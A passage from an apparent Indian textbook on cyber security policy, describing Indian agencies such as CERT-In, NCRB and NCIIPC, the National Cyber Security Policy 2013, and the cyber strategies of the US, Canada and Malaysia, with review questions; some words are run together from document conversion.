- CERT-In and SectoralCERTs
- Information Exchange with International CERTs
- Securitytraining
- Skill & Competencedevelopment
- Domain Specific training – Cyber Forensics, Network & System SecurityAdministration
- Collaboration - International and National

Table 4: Memorandum Of Understanding (MoU) in cyber Security signed with various countries

S. No.	Name of Country with whom MoU/Agreement/Joint Statement signed	Signatories	Broad Objectives

1	US	CERT-In and US-CERT	To promote closer cooperation and exchange of Information in the following areas : - a) Establish a broader framework for futuredialogue; b) Exchangeofinformationoncyberattacksandmutualresponsetocyber securityincidents; c) Cyber security technology cooperation relevant to CERTactivities; d) Exchange of information on cyber security policies and bestpractices;
2	Korea	CERT-In and Internet Security Agency (KISA)	To promote closer cooperation and exchange of information pertaining to Cyber Security.

3	France	Min. of Comm. & IT and Ministry of Economy, Finance, Industry of the Govt. of the Republic of France	To promote closer cooperation and facilitate exchange of information in IT sector in the following areas:
			a) Softwaredevelopment;
			b) IT EnabledServices;
			c) Tele-medicine;
			d) Cybereducation;
			e) ElectronicCommerce;
			f) ElectronicGovernance;
			g) Information Security & CyberCrime;
			h) HRD;
			i) R&D;
			j) Exploring third countrymarkets.

4	Malaysia	GOI and Govt. of Malaysia	To promote and develop IT and services cooperation in the following areas: a) Electronic commerce and multimediadevelopment; b) Electronic government; c) Information security and cybercrime;

5	Brazil	Min. of Comm. & IT and Ministry of Science and Technology of the Republic of Brazil	To create bilateral Task Force to explore mutual cooperation in the following areas:
			a) R&D of ITs;
			b) Exploring Third CountryMarkets;
			c) Electronic Commerce;
			d) Electronic Government;
			e) HRD through virtualeducation;
			f) Information Security and CyberCrime;
			g) BankingAutomation.

6	Columbia	Min. of Comm. & IT
		and
		Minister for Communications of Govt. of Colombia
			To promote closer cooperation and to facilitate exchange of information in IT sector in the following areas:-
			a) Design, development and research in the area ofInformation Technology;
			b) Exploring third country markets;
			c) ElectronicsCommerce;
			d) ElectronicsGovernance;
			e) ElectronicsHealth;
			f) HRD through capacitybuilding;
			g) Training inIT;
			h) Cyber Security and Cybercrime;

Readers are advised to refer latest list of MoUs from Department of Electronics and IT website (http://www.deity.gov.in)

3.4.3 Institute for Defense Studies and Analysis (IDSA)

The Institute for Defense Studies and Analyses (IDSA) is a non-partisan, autonomous body dedicated to objective research and policy relevant studies on all aspects of defense & security. Its mission is to promote National and International security through the generation and dissemination of knowledge on defense and security-relatedissues.

Preamble

The Institute for Defense Studies and Analyses is a non-partisan, autonomous body dedicated to objective research and policy relevant studies on all aspects of defense & security. To achieve its goals, the Institute undertakes:

a. Scholarlyresearch;
b. Policy-orientedresearch;
c. Dissemination of researchfindings;
d. Training and capacity building;and
e. Publiceducation.

Mission Statement

To promote National and International security through the generation and dissemination of knowledge on defense and security-related issues. IDSA has a well-qualified multi-disciplinary research faculty drawn from academia, defense forces and the civil services, representing a diversity of views. Research at the Institute is driven by a comprehensive agenda and by the need to provide impartial analyses and policy recommendations. IDSA‘s journals, monographs, briefs, and books are the principal mediums through which these analyses and policy recommendations are disseminated. In addition, the news media also carry the views of IDSA experts in the form of interviews and participation indebates.

3.4.4 National Intelligence Grid (NATGRID)

The National Intelligence Grid(NATGRID) is the integrated intelligence grid connecting databases of core security agencies of the Government of India to collect comprehensive patterns of intelligence that can be readily accessed by intelligence agencies.3.4.4.1 Structure and Functions

NATGRID is an intelligence sharing network that collates data from the standalone databases of the various agencies and ministries of the Indian government. It is a counter terrorism measure that collects & collates a host of information from government databases including tax and bank account details, credit card transactions, visa and immigration records and itineraries of rail and air travel.

3.4.5 National Counter TerrorismCentre

The National Counter Terrorism Center (NCTC) is a proposed federal anti-terror agency to be created in India, modeled on the National Counterterrorism Center of the USA. The proposal arose after the 2008 Mumbai attacks aka 26/11 attacks where several intelligence and operational failures revealed the need for a federal agency with real time intelligence inputs of actionable value specifically to counter terrorist acts against India.

Structure and Functions

The NCTC will derive its powers from the Unlawful Activities Prevention Act, 1967. It is to be a part of the Intelligence Bureau and will be headed by a Director who will report to the Director IB and the Home Secretary. But the modified original draft of NCTC says that this system does not come under purview of Intelligence Bureau and states are taken into confidence before the centre carries on any operation in their territories. The NCTC will execute counter-terror operations and collect, collate and disseminate data on terrorism besides maintaining a data base on terrorists and their associates including their families. The NCTC has been empowered to analyse intelligence shared by agencies like the Intelligence Bureau and select what it deems suitable. It has also been granted powers to conduct searches and arrests in any part of India and will formulate responses to terrorthreats.

3.4.6 Crime and Criminal Tracking Network &Systems (CCTNS)

Crime and Criminal Tracking Network & Systems (CCTNS) is a plan scheme conceived in the light of experience of a non-plan scheme namely - Common Integrated Police Application (CIPA). CCTNS is a Mission Mode Project under the National e-Governance Pan of Govt. of India. CCTNS aims at creating a comprehensive and integrated system for enhancing the efficiency and effectiveness of policing through adopting of principle of e-Governance and creation of a nationwide networking infrastructure for evolution of IT-enabled-state-of-the-art tracking system around 'Investigation of crime and detection of criminals'.

Objectives

The objectives of the Scheme can broadly be listed as follows:

1. Make the Police functioning citizen friendly and more transparent by automatingthe functioning of PoliceStations.
2. Improve delivery of citizen-centric services through effective usage ofICT.
3. Provide the Investigating Officers of the Civil Police with tools, technologyand information to facilitate investigation of crime and detection ofcriminals.
4. Improve Police functioning in various other areas such as Law and Order,Traffic Managementetc.
5. Facilitate Interaction and sharing of Information among Police Stations,Districts, State/UT headquarters and other PoliceAgencies.
6. Assist senior Police Officers in better management of PoliceForce.
7. Keep track of the progress of Cases, including inCourts.
8. Reduce manual and redundant Records keeping.

The system includes nationwide online tracking system by integrating more than 14,000 police stations across the country. The project is implemented by NCRB. CCTNS aims to integrate all the data and records of crime into a Core Application Software (CAS), which is presently spreading across 29 states and 7 union territories of India. CAS was developed by the Bangalore based IT firm, Wipro. It needs to integrate different software and platforms followed by different states and to digitize records of those states which have not digitized their police records. The project also involves training of police personnel and setting up of citizen portal to provide services to citizens.

3.4.7 Ministry of Home Affairs (MHA)

The Ministry of Home Affairs (MHA) is a ministry of the Government of India. It is mainly responsible for the maintenance of internal security and domestic policy[33]. The Ministry of Home Affairs (MHA) has multifarious responsibilities, the important among them being-internal security, border management, Centre-State relations, administration of Union Territories, management of Central Armed Police Forces, disaster management,etc.

3.4.8 National Crime Records Bureau (NCRB)

NCRB shall endeavour to empower Indian Police with Information Technology & Criminal Intelligence to enable them to effectively & efficiently enforce the law & improve public service delivery. This shall be achieved through coordination with police forces at National & International level, upgradation of crime analysis technology, developing IT capability & IT enabled solutions.

Objectives

- To prepare an enabling IT environment policy framework guideline, architecture, best practices for Police Forces throughout thecountry.
- To promote knowledge based pro-active policing with the use of Information Technology for improving internal efficiency, effectiveness and public servicedelivery.
- To lead and coordinate development of IT products and build a National Resource Center of IT solutions for PoliceOrganizations.
- To create and maintain secure sharable National Database on crimes, criminals, property and organized criminal gangs for law enforcement agencies and promote their use for public servicedelivery.
- To obtain, process and disseminate fingerprint records of criminals including foreign criminals to establish their identity; promote automation of State Finger Print Bureau and encourage research for the development of Finger PrintScience.
- To provide training in IT and Finger Print Science for capacity building in Police Forces.

3.4.9 National Critical Information Infrastructure ProtectionCentre (NCIIPC)

NCIIPC is setup with vision to facilitate safe, secure and resilient Information Infrastructure for Critical Sectors of the Nation. Mission of NCIIPC is to take all necessary measures to facilitate protection of Critical Information Infrastructure from unauthorized access, modification, use, disclosure, disruption, incapacitation or destruction through coherent coordination, synergy and raising information Security awareness among all stakeholders.‖ The government has identified a list of critical computer infrastructure which needs special protection against cyber attacks. Included in this list are networks related to national security, defense, banks, stock markets, power grids, railways and airlines, weather and many others.

3.4.10 Data Security Council of India (DSCI)

Data Security Council of India (DSCI) is a premier industry body on data protection in India, setup by NASSCOM, committed to making the cyberspace safe, secure and trusted by establishing best practices, standards and initiatives in cyber security and privacy. DSCI brings together national governments and their agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives. To further its objectives, DSCI engages with governments, regulators, industry associations and think tanks on policy matters. To strengthen though leadership in cyber security and privacy, DSCI develops best practices and frameworks, publishes studies, surveys and papers. It builds capacity in security, privacy and cyber forensics through training and certification program for professionals and law enforcement agencies and engages stakeholders through various outreach initiatives including events, awards, chapters, consultations and membership programs. DSCI also endeavors to increase India‘s share in the global security product and services market through global trade development initiatives. These aim to strengthen the security and privacy culture in theIndia.

ACTIVITY:

Activity 1: Go through the National cyber security policy.

Activity 2: Go through Email Policy - Government of India.

3.5 LET US SUM UP

In this unit we discussed about the various objectives of the Indian government to strengthen cyber security in country. Cyber security is considered as a integral part of Digital India program, which is critical for its success. We discussed vision, mission and objectives of agencies/organizations, who are stakeholders in cyber security of thecounty.

3.6 CHECK YOUR PROGRESS

1. What isCERT-In.

2. List Roles and function ofCERT-In.

3. Vision of Department of Electronics and IT is........

4. NCRB Stands for.......................

5. NCIIPC stands for......................

3.7 ANSWERS TO CHECK YOUR PROGRESS

1. Indian Computer Emergency Response Team (CERT-In) is operational since January 2004. CERT-In has been designated under Section 70B of Information Technology (Amendment) Act 2008 as a national nodal agency for countering cyber attacks.It act as mother CERT for India. The constituency of CERT-In is the Indian Cyber Community. CERT-In is the national nodal agency for responding to computer security incidents as and when theyoccur.
2. Roles and function of CERT-In: As per Information Technology Amendment Act 2008, CERT-In has been designated to serve as the national agency to perform the following functions in the area of cybersecurity.
   a. collection, analysis and dissemination of information on cyberincidents;
   b. forecast and alerts of cyber securityincidents;
   c. emergency measures for handling cyber securityincidents;
   d. coordination of cyber incidents responseactivities;
   e. issue guidelines, advisories, vulnerability notes and whitepapers relating to information security practices, procedures, prevention, response and reporting of cyberincidents;
   f. such other functions relating to cyber security as may beprescribed.
3. Vision of Department of Electronics and IT is e-Development of India as the engine for transition into a developed nation and an empoweredsociety.
4. National Crime Records Bureau.
5. National Critical Information Infrastructure ProtectionCentre.

3.8 MODEL QUESTIONS

1. Write a note on cyber security initiatives inIndia.

2. Write note on Digital Indiaprogram

3. Discuss Roles and functions ofCERT-In.

4. Explain process of empanelment of information security auditing organisation byCERT-In.

5. Discuss National cyber securityexercises.

6. Discuss role of Department of Electronics and IT, Government ofIndia.

7. Write note onNCRB.

8. What isNCIIPC.

9. Discuss user responsibilities specified in email policy by Government ofIndia.

10. Write a note onDSCI.

Unit 4: Cyber Security Strategies and Policies

4

Unit Structure

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the Cyber security index and wellnessprofile.
- Know cyber security policy ofIndia.
- Know cyber security strategies and policies of variouscountries.
- Understand the vision and role of government in securing cyberspace.

4.2 INTRODUCTION

Today due to increasing impact of Internet in day to day life of citizens and along with increasing cyber threats to cyber space, Nations around the globe are preparing to defend interest of country by means of National cyber security strategies and cyber security policies. This unit will discuss cyber security strategies and policies of various countries including India and highlight the importance of such framework at the National level. We will also discuss ITU global cyber security index and cyber wellness profiles, which measures country's commitment towards cybersecurity.

4.3 GLOBAL CYBER SECURITY INDEX AND CYBER WELLNESS PROFILES

The Global Cyber security Index (GCI) is an ITU-ABI research joint project to measure the commitment of countries to cyber security. Cyber security has a wide field of application that cuts across many industries and sectors. Each country‘s level of development will therefore be analyzed within five categories: *Legal Measures, Technical Measures, Organizational Measures, Capacity Building and Cooperation*. According to Global 2014 results many countries share the same ranking which indicates that they have the same level of readiness. The index has a low level of granularity since it aims at capturing the cyber security preparedness of country and NOT its detailed vulnerabilities. Index and rank of some countries are in **Error! Reference source not found.** below. Readers are advised to visit latest rank report from ITU website *http://www.itu.int/*.

Table 5: Global cybersecurity index

	US	CANADA	MALAYSIA	NEW ZEALAND	ESTONIA	INDIA
INDEX	0.824	0.794	0.765	0.735	0.706	0.706
RANK	1	2	3	4	5	5

4.4 NATIONAL CYBER SECURITY POLICY-INDIA

National Cyber Security Policy is a policy framework by Department of Electronics & Information Technology (DeitY), Ministry of Communication & Information Technology, Government of India. The National Cyber Security Policy 2013 was released on July 2, 2013 to build a secure and resilient cyberspace for citizens, businesses and government.

The policy document begins with the preamble in which it defines the cyberspace and highlights the importance of Information Technology in driving the economic growth of the nation. It also discuss about the role of IT in making India an International player in providing IT solutions. Later in the preamble the challenges faced in the cyber world are being discussed which can be natural, technical, incidental or accidental and the data which is transmitted in the cyber space is vulnerable to attacks by both nation-states and non-state actors. The policy gives an overview that how effectively information, information systems and networks can be protected and what is the government‘s approach and strategy to protect cyber space in thecountry.

The objective of this policy is to create a secure cyber space ecosystem and strengthen the regulatory framework and enhance adoption of IT in all sectors of the economy. A National and sectoral 24X7 mechanism has been envisaged to deal with cyber threats through National Critical Information Infrastructure Protection Centre (NCIIPC). The policy also aims to improve visibility of the integrity of ICT products and services, to create a workforce of 500,000 professionals skilled in cyber security in the next 5 years. The policy directs to enable protection of transmitted data and the stored data and to enable effective prevention, investigation and prosecution of cyber-crime and enhancement of law enforcement capabilities through appropriate legislativeintervention.

In the later section, the strategy of the policy is discussed. The policy document aims at encouraging all organizations whether public or private to designate a person to serve as Chief Information Security Officer (CISO) who will be responsible for cyber security initiatives. Organizations are required to develop their information security policies properly dovetailed into their business plans and implement such polices as per international best practices. Provisions of fiscal schemes and incentives have been incorporated in the policy to encourage entities to install trustworthy ICT products and continuously upgrade information infrastructure with respect to cyber security.

The policy directs to create an assurance framework, encourage open standards, strengthening the regulatory framework, creating mechanisms for security threat early warning, vulnerability management and response to security threats, securing E-Governance services, protection and resilience of Critical Information Infrastructure. The policy also emphasizes on promoting research and development in cybersecurity.

4.4.1 Vision, Mission, Objective and strategies mentioned inpolicy

a. **Vision:** To build a secure and resilient cyberspace for citizens, business andgovernment.

b. **Mission:** To protect information and information infrastructure in cyberspace, build capabilities to prevent and respond to cyber threat, reduce vulnerabilities and minimize damage from cyber incidents through a combination of institutional structures, people, processes, technology andcooperation.

c. **Objective**

   i. To create a secure cyber ecosystem in the country, generate adequate trust and confidence in IT system and transactions in cyberspace and thereby enhance adoption of IT in all sectors of theeconomy.

ii. To create an assurance framework for design of security policies and promotion and enabling actions for compliance to global security standards and best practices by way of conformity assessment (product, process, technology & people).

iii. To strengthen the Regulatory Framework for ensuring a secure cyberspace ecosystem.

iv. To enhance and create National and Sectoral level 24X7 mechanism for obtaining strategic information regarding threats to ICT infrastructure, creating scenarios for response, resolution and crisis management through effective predictive, preventive, protective response and recoveryactions.

v. To improve visibility of integrity of ICT products and services by establishing infrastructure for testing & validation of security of suchproduct.

vi. To create workforce for 5,00,000 professionals skilled in next 5 years through capacity building skill development andtraining.

vii. To provide fiscal benefit to businesses for adoption of standard security practices andprocesses.

viii. To enable Protection of information while in process, handling, storage & transit so as to safeguard privacy of citizen's data and reducing economic losses due to cyber-crime or datatheft.

ix. To enable effective prevention, investigation and prosecution of cybercrime and enhancement of law enforcement capabilities through appropriate legislative intervention.

d. Strategies

- Creating a secureecosystem.
- Creating an assuranceframework.
- Encouraging OpenStandards.
- Strengthening regulatoryframework.
- Creating mechanism for security threats early warning, vulnerability management and response to securitythreat.
- Securing e-governanceservices.
- Protection and resilience of critical informationinfrastructure.
- Promotion of Research & Development in cybersecurity.
- Reducing supply chainrisks
- Human Resource Development (fostering education and training programs both in formal and informal sectors to support Nation's cyber security needs and build capacity.
- Creating cyber securityawareness.
- Developing effective Public PrivatePartnership.

- To develop bilateral and multilateral relationship in the area of cyber security with other country. (Information sharing andcooperation)
- Prioritized approach forimplementation.
- Operationalization ofPolicy

4.5 NATIONAL CYBER SECURITY STRATEGIES AND POLICIES OF VARIOUS NATIONS

According to Global Cyber Security results 2014, global rank of India is fifth having index 0.706. Many countries share the same ranking which indicates that they have the same level of readiness. The countries along with India who have same rank are Brazil, Estonia, Germany, Japan, Republic of Korea, United Kingdom. The countries which rank fourth having index 0.735 are New Zealand, Norway. Countries having third rank and index 0.765 are Australia, Malaysia, Oman. Canada is the only country having second rank and index 0.794 and at the top Unites States is present having index 0.824. The index has a low level of granularity since it aims at capturing the cyber security preparedness of country and NOT its detailed vulnerabilities. In this section we will briefly discuss cyber security strategies and policies of few nations who have index either higher or equal to theIndia.

4.5.1 The UnitedStates

International strategy forcyberspace

a. **Vision:** Prosperity, Security and Openness in a NetworkedWorld

b. **Building CyberspacePolicy**

    i. Networked technologies hold immense potential for U.S. and world. There is high dependency on Internet. It has revolutionized the economy. This policy empowers cyberspace.

    ii. The main intent behind the making of this U.S. policy is that the United States is committed to preserving and enhancing the benefits of digital networks to our societies andeconomies.

    iii. Individuals, communities, families, businesses, governments, international communities are mainly benefitted from thispolicy.

    iv. If properly used, these technologies can strengthen us all, and we will work to expand their reach and improve their operation at home andabroad.

    v. The United States acknowledges that the growth of these networks brings with it new challenges for our national and economic security and that of the global community. The challenges are natural, technical and sabotage. Natural disasters, accidents, or sabotage can disrupt cables, servers, and wireless networks on U.S. soil and beyond. Other challenges are, in cyberspace there are no boundaries, low cost and the main challenge isanonymity.

    vi. The United States will confront these challenges; fundamental freedoms, privacy, and the free flow ofinformation.

vii. Fundamental Freedom: You have freedom of speech but limited, yes you have freedom to express but child pornography, inciting imminent violence, or organizing an act of terrorism have no place in any society, and thus, they have no place on the Internet. Nonetheless, the United States will continue to combat them in a manner consistent with our core values—treating these issues specifically, and not as referenda on the Internet‘s value tosociety.

viii. Privacy: Individuals must understand how their personal data would be used, it should be protected from frauds and law enforcement agencies must be able to track such frauds. Appropriate investigation authorities to investigation agencies must protect individualrights.

ix. Free Flow of Information: There is no unnecessary censoring of data. The best cyber security solutions are dynamic and adaptable, with minimum impact on networkperformance.

Cyberspaces Future

The United States will work internationally to promote open, interoperable, secure, and reliable information and communications infrastructure that supports international trade and commerce, strengthens international security, and fosters free expression and innovation. To achieve that goal, we will build and sustain an environment in which norms of responsible behavior guide states‘ actions, sustain partnerships, and support the rule of law in cyberspace. The future cyberspace according to the policy would be onethat

(i) empowers

(ii) enduresand

(iii) is stable throughnorms

Role of U.S. in Cyberspaces future

To realize this future and help promulgate positive norms, the United States will combine diplomacy, defense, and development to enhance prosperity, security, and openness so all can benefit from networked technology.

c. **Diplomacy:** StrengtheningPartnerships

Diplomatic Objective- the United States will work to create incentives for, and build consensus around, an international environment in which states—recognizing theIntrinsic value of an open, interoperable, secure, and reliable cyberspace—work together and act as responsible stakeholders.34

d. **Defense:** Dissuading andDeterring

According to policy, the United States will defend its networks, whether the threat comes from terrorists, cybercriminals, or states and their proxies.

Defense Objective- The United States will, along with other nations, encourage responsible behavior and oppose those who would seek to disrupt networks and systems, dissuading and deterring malicious actors, and reserving the right to defend these vital national assets as necessary and appropriate.

e. **Development:** Building Prosperity andSecurity

According to the policy, The United States will continue to demonstrate our conviction that the benefits of a connected world are universal.

Development Objective-The United States will facilitate cyber security capacity-building abroad, bilaterally and through multilateral organizations, so that each country has the means to protect its digital infrastructure, strengthen global net-works, and build closer partnerships in the consensus for open, interoperable, secure, and reliable networks.

PolicyPriorities

The U.S. cyber security policy has certain priorities listed within which extend from areas like economy, network protection, enforcement of law, advancement of military, promoting internet governance, internet freedom and international development of cyberspace.

The main focus is on

f. Economy: Promoting International Standards and Innovative, OpenMarkets

- For tradeenvironment
- Protect intellectual property fromtheft
- Ensure proper interoperability and promote use of secure technicalstandards.

g. Protecting our Networks: The focus is on enhancing security, reliability, and resiliencyto

- Promote cyberspacecooperation
- Reduce intrusions into and disruptions of U.S.networks
- Ensure robust incident management, resiliency, and recovery capabilities for informationinfrastructure
- Improve the security of the high-tech supplychain

h. Law Enforcement: The focus is on extending collaboration and the rule of lawto

- Participate fully in international cybercrime policydevelopment
- Harmonize cybercrime laws internationally by expanding accession to the Budapest convention
- Focus cybercrime laws on combating illegal activities, not restricting access to the Internet
- Deny terrorists and other criminals the ability to exploit the Internet for operational planning, financing, orattacks.

i. Military: Preparing for 21st Century Security Challengesto

- Recognize, adapt the military need for safe, secure and reliablenetwork.
- Strengthen military to face the increasing challenges ofcyberspace
- Expand cyberspace cooperation with allies and partners to increase collective security.

j. Internet Governance: Promoting Effective and Inclusive Structures to

  - ➢ Prioritize openness and innovation on theInternet
  - ➢ Preserve global network security andstability
  - ➢ Promote and enhancemulti-stakeholders

k. International Development: Building Capacity. Security, and Prosperityto
  - ➢ Provide the unnecessary knowledge, training, and other resources to countries seeking to build technical and cyber securitycapacity.
  - ➢ Continually develop and regularly share international cyber security bestpractices.
  - ➢ Enhance states' ability to fight cybercrime – including training for law enforcement, forensic specialists, jurists, andlegislators.
  - ➢ Develop relationships with policymakers to enhance technical capacity building, providing regular and ongoing contact with experts and their United States Governmentcounterparts.

l. Internet Freedom: Supporting Fundamental Freedom and Privacyto
  - ➢ Support civil society actors in achieving reliable, secure, and safe platforms for freedoms of expression andassociation.
  - ➢ Partners with civil society and NGOs to protect their Internet activity from unlawful digitalintrusions.
  - ➢ Encourage international cooperation for effective commercial data privacyprotections.
  - ➢ Ensure the end-to-end interoperability of an Internet accessible toall.

MovingForward

m. The advantage of networked technology should not be given to few privileged and developnations.

n. Dependence of Internet by common mass has crossed alllimits.

Strategy is a roadmap allowing the United States Government's departments and agencies to better define and coordinate their role in our international cyberspace policy, to execute a specific way forward, and to plan for future implementation. It is a call to the private sector, civil society, and end-users to reinforce these efforts through partnership, awareness, and action. Most importantly,itisaninvitationtootherstatesandpeoplestojoinusinrealizingthisvisionofprosperity, security, and openness in our networked world. These ideals are central to preserving the cyberspace we know, and to creating, together, the future we seek.

4.5.2 Canada

The Cyber Security policy is built upon three pillars.

1. **Securing Government systems**- The people of Canada expect the Government to protect their personal information and provide service to them according to this pillar. The protection of Cyber Sovereignty is also a priority. The Government will put in place the necessary structures, tools and personnel to meet its obligations for cybersecurity.
2. **Partnering to secure vital cyber systems outside the federal Government**- This pillar covers the cyber security of organisations other then the government ones as mentioned in pillar 1. According to it the Government will support initiatives and take steps to strengthen

Canada‘s cyber resiliency, including that of its critical infrastructuresectors.

3. **Helping Canadians to be secure online**- This pillar talks about providing resources to law enforcement agencies to protect citizens of Canada from any kind of online fraud. The Government will assist Canadians in getting the information they need to protect themselves and their familiesonline.

So, basically the Cyber Security Policy of Canada focuses on the security of Cyber Assets of Canadian Government as well as private organisations. It also has protection of citizens in cyber world as a priority, strengthening the ability of law enforcement agencies to combat cybercrimes also a part of the policy. The main idea of the policy is:

–Canada‘s Cyber Security Strategy will strengthen our cyber systems and critical infrastructure sectors, support economic growth and protect Canadians as they connect to each other and to the world. We all have a role to play as we take full advantage of cyberspace to build a safe, resilient and innovative Canada‖.

From the three pillars and the idea, it‘s quite clear that the policy focuses on Cyber Security of Canada, Canadian Government, Organizations and Citizens however Canada will support efforts to build the cyber security capacity of less developed states and foreign partners to the extent possible. It is not a policy drafted for the sake of entire world. The policy though has taken lights from the policies of US, Australia and UK.

The main characteristics of the policy are:

- Reflects Canadian values such as the rule of law, accountability andprivacy;
- Allows continual improvements to be made to meet emergingthreats;
- Integrates activity across the Government ofCanada;
- Emphasizes partnerships with Canadians, provinces, territories, business and academe; and
- Builds upon our close working relationships with ourallies.

The policy is to be implemented with cooperation from the organisations, society and individuals. The policy hence demands a joint effort from the individuals, governments and non-government organisation for proper implementation. Now the policy has specific initiatives for every pillar, the role of each initiatives being the protection of the pillar from cyberthreats.

Specific initiatives for Pillar 1- Securing Governmentsystems

1. **Establishing Clear Federal Roles and Responsibilities:** The idea is to design a whole-of-Government approach to reporting on the implementation of the Strategy. Provide central coordination for assessing emerging complex threats and developing & promoting comprehensive, coordinated approaches to address risks within the Government and acrossCanada.

   – **Public Safety** Canada will also lead public awareness and outreach activities to inform Canadians of the potential risks they face and the actions they can take to protect themselves and their families incyberspace.

- **Communications Security Establishment** Canada will enhance its capacity to detect and discover threats, provide foreign intelligence and cyber security services, and respond to cyber threats and attacks against Government networks and information technologysystems.
- **The Canadian Security Intelligence Service** will analyze and investigate domestic and international threats to the security ofCanada.
- **The Royal Canadian Mounted Police** will investigate, as per the Royal Canadian Mounted Police Act, suspected domestic and international criminal acts against Canadian networks and critical informationinfrastructure.
- **The Treasury Board Secretariat** will support and strengthen cyber incident management capabilities across Government, through the development of policies, standards and assessment tools. The Treasury Board Secretariat is also responsible for information technology security in the Government ofCanada.
- **Foreign Affairs and International Trade** Canada will advise on the international dimension of cyber security and work to develop a cyber security foreign policy that will help strengthen coherence in the Government‘s engagement abroad on cybersecurity.
- **The Department of National Defense and the Canadian Forces** will strengthen their capacity to defend their own networks, will work with other Government departments to identify threats and possible responses, and will continue to exchange information about cyber best practices with allied militaries. The department would also help allies in doing thesame.

So, here the roles and responsibilities of different agencies and departments of the federal government are defined.

2. **Strengthening the Security of Federal Cyber Systems:** The cyber world is an ever involving one. The strategy covers this aspect of the Cyber worldby:

- Continually invest in the expertise, systems and governing frameworks required to keep pace with these evolvingthreats.
- Enhance the security of its cyber architecture by continuing to reduce the number of Internet gateways into its computer systems, and take other measures to secure systems.
- Review our options for increasing the risks and consequences applied to those who attack our cybersystems.
- Strengthen processes to reduce the risk related to compromisedtechnologies.

So the intent of government is clear to continually improve with evolving cyber world and take all the necessary steps required for thesame.

3. **Enhancing Cyber Security Awareness throughout Government:** User is the most vulnerable entity of any infrastructure. The Government‘s success in securing its systems

is largely dependent on its employees. As countless incidents in all segments of society have shown, even the most sophisticated security systems can be undermined by simple human error. In Government, as elsewhere, people can fail to follow basic cyber security practicesby:

- Not changing their passwords on a regularbasis;
- Assuming that an office email system is more secure than itis;
- Importing malicious viruses into workplace computers by visiting corruptedwebsites.

Specific initiatives for Pillar 2- Partnering to secure vital cyber systems outsidethe federalGovernment

Economy of a country is driven by business, it may be agriculture, industries etc. Here in policy, several aspects to protect organizations other then the government ones as mentioned in pillar 1.

1. **Partnering with the Provinces andTerritories**
   - Strengthened partnerships among all levels of government are an essential component in delivering a comprehensive cyber security strategy for Canada andCanadians.
   - Only when all levels of government are working together can Canadians be assured that their private information is secure and the services that they depend on will be delivered.
   - So basically a joint effort from side of every state, organisation is expected for successful implementation ofstrategy.
2. **Partnering with the Private Sector and Critical InfrastructureSectors**
   - Identifying these risks that are same for Govt. and private sector must be done in partnership.
   - Each partner (Public and Private) must share accurate and timely cyber security information regarding existing and emerging threats, defensive techniques and other bestpractices.
   - Cross sector mechanisms establishment, providing opportunities for governments and industry to collaborate on a broad range of critical infrastructure issues, including cybersecurity.
   - Collaboration is the security of process controlsystems.
   - Cyber security efforts will be further refined through training and exerciseprograms.

Specific initiatives for Pillar 3- Helping Canadians to be secureonline

The Government is taking steps to protect cyberspace from becoming a criminal haven. Government will deny cyber criminals the anonymity they are seeking while at the same time protecting the privacy of Canadians. The steps include:

1. Combating Cybercrimesby-
   - Equipping our police to protect us in cyberspace requires that we provide them with new legislative authorities and supporting financialresources.

- The Royal Canadian Mounted Police will be given the resources required to establish a centralized Integrated Cyber Crime Fusion Centre. This team will increase the ability of the Royal Canadian Mounted Police to respond, using a risk-based analysis approach, to requests from the Canadian Cyber Incident Response Centre regarding cyber-attacks against Government or Canada‘s criticalinfrastructure.

2. The cybercrime would be prosecutedby-
   - Making it a crime to use a computer system to sexually exploit achild;
   - Requiring Internet service providers to maintain intercept capable systems, so that law enforcement agencies can execute judicially authorizedinterceptions;
   - Requiring Internet service providers to provide police with basic customer identification data, as this information is essential to combating online crimes that occur in real time, such as child sexual abuse; and increasing the assistance that Canada provides to its treaty partners in fighting seriouscrimes.

3. Protecting Canadians Online- The best practices for every individual are listedbelow:

   - All need to follow basic cyber security practices, such as changing our passwords frequently,updatingantivirusprotectionandusingonlyprotectedwirelessnetworks.
   - The Government will increase Canadians‘ awareness of common online crimes and will promote safe cyber security practices through the use of web sites, creative materials and outreachefforts.

4.5.3 Malaysia

The National Cyber Security Policy has been designed to facilitate Malaysia‘s move towards a knowledge-based economy (K-economy). The Policy was formulated based on a National Cyber Security Framework that comprises legislation and regulatory, technology, public-privatecooperation, institutional, and international aspects. The National Cyber Security Policy seeks to address the risks to the Critical National Information Infrastructure (CNII) which comprises the networked information systems of ten critical sectors. The CNII sectors are:

- National Defense andSecurity
- Banking andFinance
- Information andCommunications
- Energy
- Transportation
- Water
- HealthServices
- Government
- Emergencyservices
- Food andAgriculture

The Policy recognizes the critical and highly interdependent nature of the CNII and aims to develop and establish a comprehensive program and a series of frameworks that will ensure the effectiveness of cyber security controls over vital assets. It has been developed to ensure that the CNII are protected to a level that commensurate the risks faced. Eight policy thrusts are:

THRUST 1: Effective Governance

THRUST 2: Legislative & Regulatory Framework

THRUST 3: Cyber Security Technology Framework

THRUST 4: Culture of security and Capacity Building

THRUST 5: Research & Development towards Self-Reliance

THRUST 6: Compliance and Enforcement

THRUST 7: Cyber Security Emergency Readiness

THRUST 8: International Cooperation

Implementation approach

The implementation of the policy is divided into 3 phases-

1. **Phase I (0 - 1 year) -Addressing Immediate Concerns**
    - Stop-gap measures to address fundamental vulnerabilities to the cyber security of the CNII
    - Creating a centralize platform for securitymechanism
    - Raising awareness of cyber security and itsimplications
2. **Phase II (0 - 3 years) - Building the Infrastructure**
    - Setting-up the necessary systems, process, standards and institutional arrangements (mechanisms)
    - Building capacity amongst researches and information securityprofessionals
3. **Phase III(0 - 5 years and beyond)– Developing Self-Reliance**
    - Developing self-reliance in terms of technology as well asprofessionals
    - Monitoring the mechanisms forcompliance
    - Evaluating and improving themechanisms
    - Creating the culture of cybersecurity

The key functions of the Malaysia Cyber Security Centre are:

(i) **National Cyber Security Policy Implementation:** Defines, communicates and updates (when necessary) the national cyber security programs to all theCNII.

(ii) **National Coordination:** Closely coordinates cyber security initiatives of variouskey Agencies and organisations inMalaysia.

(iii) **Outreach:** Promote and facilities formal and informal mechanism for information sharing across the CNII. This includes promoting cyber security awareness, training and education programs to grow the competency of information security professionals and the industry as awhole.

(iv) **Compliance Monitoring**: Facilities the monitoring of compliance to cyber security policies and standards across the CNII.

(v) **Risk Assessment**: Assesses and identifies cyber security threats exploiting vulnerabilities and risks across theCNII.

Establishment of the Malaysia cyber securitycentre

